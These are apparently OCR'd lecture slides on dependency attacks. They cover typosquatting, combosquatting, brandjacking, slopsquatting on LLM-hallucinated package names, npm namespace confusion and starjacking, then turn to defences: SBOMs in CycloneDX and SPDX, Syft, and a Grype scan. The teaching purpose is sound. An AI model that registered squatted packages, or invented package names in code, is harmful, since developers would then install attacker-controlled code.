
Example: EventStream



Example: EventStream



Example: EventStream




Squatting

- Squatting:
  - is a very common way for creating **name confusion**
  - there are different variants of this technique.
- **Typo**squatting:
  - the “classic” squatting attack
  - popular also in DNS names
  - targets the typing mistakes of developers
  - attackers create “squatted” version of the packages hoping that will be erroneously imported
  - example: *pip install pandas* vs *pip install panndas*.

Package Names Similarity: Is It Common?

- **Not** all **name variants** of a package **are** a typosquatting **attacks**.
- Packages can have a similar names for different reasons:
  - share a relation with the original package
  - by chance
  - jokes (computer engineers are great guys!)
  - to take advantage of famous packages
  - …



Just Kidding!

How to Identify a Squatted Package?

- Metadata help to understand whether a package is typosquatted or not.
- It is important to assess the **credibility** of a repository:
  - number of versions
  - who the contributors are
  - its homepage and documentation
  - the creation date
  - continuity of updates indicating possible repository takeover attacks.

Name	**fandas**
Description	null
Keywords	null
Platform	PyPI
Language	null
Repository URL	null
Security URL	null
Version	4.1.2
Release Date	2025-06-12
# Versions	1
# Dependents	0
# Dependencies	0
# Contributors	0
Scripts	setup.py
README	null

How to Identify a Squatted Package?

- Example:
  - single release with a high version
  - lack of basic info
  - setup.py is a legacy file that is executed during the installation process and it may contain malicious code to be executed in the post-installation phase
  - what you spot?

Name	**fandas**
Description	null
Keywords	null
Platform	PyPI
Language	null
Repository URL	null
Security URL	null
Version	4.1.2
Release Date	2025-06-12
# Versions	1
# Dependents	0
# Dependencies	0
# Contributors	0
Scripts	setup.py
README	null

How to Identify a Squatted Package?

- Example:
  - single release with a high version
  - lack of basic info
  - setup.py is a legacy file that is executed during the installation process and it may contain malicious code to be executed in the post-installation phase
  - what you spot?
- Things to know:
  - the new standard for Python packages relies upon a pyproject.toml file
  - the file contains only static data and it is never executed
  - more info: https://packaging.python.org/en/latest/guides/writing-pyproject-toml/

Name	**fandas**
Description	null
Keywords	null
Platform	PyPI
Language	null
Repository URL	null
Security URL	null
Version	4.1.2
Release Date	2025-06-12
# Versions	1
# Dependents	0
# Dependencies	0
# Contributors	0
Scripts	setup.py
README	null

Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Combo**squatting:
  - exploits combination of well-known terms or names to improve credibility of a package
  - example: *pandas-mylib*.

existing popular package

- **Brandjacking**:
  - targets the brand name to exploit reputation and credibility of a package
  - example: *google-mylib*.

brand

Source: Vladimir Starkov


Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Slop**squatting:
  - takes advantage of hallucinations of Large Language Models (LLMs)
  - when prompted, an LLM may generate code containing package names that do not exists
  - an attacker can prepare rogue versions or claim such names
  - example: *huggingface-cli* (Lanyado, 2023).

Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Namespace omission** or **change**:
  - namespaces allow to prevent collisions and organize packages in different domains
  - a company may have private packages containing functionalities needed by its own developers
  - to install the private version of a package, a developer needs to state its full name.
- Example:
  - *npm install @org/order-date-retrieval*


namespace name



Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Namespace omission** or **change**:
  - an attacker exploits the name of the private package by creating a package with the same name but outside the company namespace.
- Example:
  - *npm install @org/order-date-retrieval*

namespace name




Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Namespace omission** or **change**:
  - if a developer types the package name without the namespace will install the unscoped package.
- Example:
  - *npm install @org/order-date-retrieval*

namespace name


  - *npm install order-date-retrieval*

unscoped name



Hijacking


- Previous examples showcased some form of a **hijacking**:
  - in the case of event-stream, the attacker "promoted" himself as a developer
  - **reputation is the key enabler**!
- Starjacking:
  - many package registries (e.g., PyPI) do not check the information provided by the developer
  - an attacker may link a repository with a high number of **stars**, **increasing** the **reputation** of the package
  - the higher the reputation, the likely other people will download it!



r/ProgrammerHumor

How To Mitigate Dependency Attacks?


- Mitigating this type of attacks is **not easy**:
  - software **transparency** is a **hard** problem to solve
  - **auditing** the code is the ultimate defense but is **often unfeasible**
  - similar to physical production pipelines, **bills of material** are a good candidate solution.
- Software Bill of Materials (SBOM):
  - is a **list** of **all** the **components** **used** by a **software**.



Source: https://genially.com/

Software Bill of Materials

- There are two main formats for SBOMs:
  - **Cyclone Data Exchange - CDX**: introduced by OWASP with security in mind
  - **Software Package Data Exchange – SPDX**: initially developed by the Linux Foundation to focus on open-source license compliance and intellectual property
  - they report **similar information**
  - **different** level of **details** for specific behavior, e.g., licensing.



Source: https://genially.com/

Software Bill of Materials


```
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.4",
  "serialNumber": "urn:uuid:3e671687-395b-41f5-a30f-a58921a69b79",
  "version": 1,
  "metadata": {
    "timestamp": "2025-06-12T15:13:58Z",
    "tools": [
      {
        "vendor": "Acme Corp.",
        "name": "Syft",
        "version": "0.100.0"
      }
    ],
    "authors": [
      {
        "name": "Acme Corp. Security Team",
        "email": "security@acmecorp.com"
      }
    ],
```


CycloneDX


```
{
  "sbom_id": "urn:spdx:sbom-mysecurewebapp-1.0.0",
  "spdx_version": "SPDX-2.3",
  "data_licence": "CC0-1.0",
  "name": "MySecureWebApp",
  "document_namespace":
    "https://example.com/sbom/mysecurewebapp/1.0.0/spdx",
  "creation_info": {
    "created": "2025-06-12T15:13:43Z",
    "creators": [
      "Tool: Syft-v0.100.0",
      "Organization: Acme Corp."
    ]
  },
```


SPDX

Source: https://genially.com/

Software Bill of Materials

- Just a rapid overview of CDX(*).

How the SBOM has been generated

Who generated the SBOM

```
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.4",
  "serialNumber": "urn:uuid:3e671687-395b-41f5-a30f-a58921a69b79",
  "version": 1,
  "metadata": {
    "timestamp": "2025-06-12T15:13:58Z",
    "tools": [
      {
        "vendor": "Acme Corp.",
        "name": "Syft",
        "version": "0.100.0"
      }
    ],
    "authors": [
      {
        "name": "Acme Corp. Security Team",
        "email": "security@acmecorp.com"
      }
    ],
```

CDX official documentation: https://cyclonedx.org/guides/OWASP_CycloneDX-Authoritative-Guide-to-SBOM-en.pdf

Software Bill of Materials

- Just a rapid overview of CDX(*).

What the SBOM is describing

Licensing of the software

Textual description

```
"component": {
      "bom-ref": "pkg:application/mysecurewebapp@1.0.0",
      "type": "application",
      "name": "MySecureWebApp",
      "version": "1.0.0",
      "supplier": {
        "name": "Acme Corp."
      },
      "licenses": [
        {
          "license": {
            "id": "Apache-2.0"
          }
        }
      ],
      "description": "A simple web application built with Django and Nginx."
    }
  },
```

CDX official documentation: https://cyclonedx.org/guides/OWASP_CycloneDX-Authoritative-Guide-to-SBOM-en.pdf

Software Bill of Materials

- Just a rapid overview of CDX(*).

List of all dependencies

Details on the specific dependency

Product URL - PURL, i.e., unique identifier for the dependency

```
"components": [
    {
      "bom-ref": "pkg:python/python@3.9.18",
      "type": "library",
      "name": "python",
      "version": "3.9.18",
      "supplier": {
        "name": "Python.org"
      },
      "licenses": [
        {
          "license": {
            "id": "PSF-2.0"
          }
        }
      ],
      "purl": "pkg:python/python@3.9.18",
      "hashes": [
        {
          "alg": "SHA256",
          "content": "a1b2c3d4e5f67890a1b2c3d4e5f67890a1b2c3d4e5f67890a1b2c3d4e5f67890"
        }
      ]
    },
```


CDX official documentation: https://cyclonedx.org/guides/OWASP_CycloneDX-Authoritative-Guide-to-SBOM-en.pdf

Software Bill of Materials

- The SBOM provides information about every part of the software:
  - **improved transparency**, i.e., what is inside of a package
  - makes **attestation** of product **easier**
  - allows developers to **track** what is inside their software
  - gives a **view** of the software **beyond direct dependencies**
  - can be **completed** with **security information**
  - can serve as the **input** for **tools** devoted to **vulnerability analysis**, e.g., Grype.
- How the SBOM is generated plays a major role:
  - it is **complete** when it holds the information about all the dependencies of the software
  - it is **correct** when all the information about dependencies are true.

Software Bill of Materials

- There are several tools for generating SBOMs.
- An example is pip-sbom:
  - by Giacomo Benedetti (a CNR colleague!)
  - the tool extends pip to directly generate SBOM in CycloneDX format
  - *https://github.com/giacomobenedetti/pip-sbom*
  - example: *pip sbom target*
- Another example is Syft:
  - https://github.com/anchore/syft
  - can scan container image
  - example of SBOM in CycloneDX format: *syft ubuntu:latest* -o cyclonedx-json




Software Bill of Materials

- Obtained SBOMs can then be used with a vulnerability scanner.
- Grype:
  - is vulnerability scanner for container images and filesystems
  - https://github.com/anchore/grype
  - can be launched against SBOMs or can directly retrieve images
  - example: grype ubuntu:latest

NAME	INSTALLED	TYPE	VULNERABILITY	SEVERITY	EPSS	RISK
login	1:4.13+dfsg1-4ubuntu3.2	deb	CVE-2024-56433	Low	2.8% (85th)	0.8
passwd	1:4.13+dfsg1-4ubuntu3.2	deb	CVE-2024-56433	Low	2.8% (85th)	0.8
libpam-modules	1.5.3-5ubuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libpam-modules-bin	1.5.3-5ubuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libpam-runtime	1.5.3-5ubuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libpam0g	1.5.3-5ubuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libgcrypt20	1.10.3-2build1	deb	CVE-2024-2236	Low	0.2% (41st)	< 0.1
libssl3t64	3.0.13-0ubuntu3.5	deb	CVE-2024-41996	Low	0.2% (38th)	< 0.1
dpkg	1.22.6ubuntu6.1	deb	CVE-2025-6297	Low	< 0.1% (23rd)	< 0.1
coreutils	9.4-3ubuntu6	deb	CVE-2016-2781	Low	< 0.1% (20th)	< 0.1
libpam-modules	1.5.3-5ubuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libpam-modules-bin	1.5.3-5ubuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libpam-runtime	1.5.3-5ubuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libpam0g	1.5.3-5ubuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libssl3t64	3.0.13-0ubuntu3.5	deb	CVE-2025-27587	Low	< 0.1% (15th)	< 0.1
tar	1.35+dfsg-3build1	deb	CVE-2025-45582	Medium	< 0.1% (4th)	< 0.1
libc-bin	2.39-0ubuntu8.5	deb	CVE-2016-20013	Negligible	0.2% (41st)	< 0.1
libc6	2.39-0ubuntu8.5	deb	CVE-2016-20013	Negligible	0.2% (41st)	< 0.1
libc-bin	2.39-0ubuntu8.5	deb	CVE-2025-8058	Medium	< 0.1% (1st)	< 0.1
libc6	2.39-0ubuntu8.5	deb	CVE-2025-8058	Medium	< 0.1% (1st)	< 0.1
libncursesw6	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
libtinfo6	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
ncurses-base	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
ncurses-bin	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
coreutils	9.4-3ubuntu6	deb	CVE-2025-5278	Low	< 0.1% (1st)	< 0.1
gpgv	2.4.4-2ubuntu17.3	deb	CVE-2022-3219	Low	< 0.1% (1st)	< 0.1
perl-base	5.38.2-3.2ubuntu0.1	deb	CVE-2025-40909	Medium	< 0.1% (0th)	< 0.1

Example of SBOM Pipeline

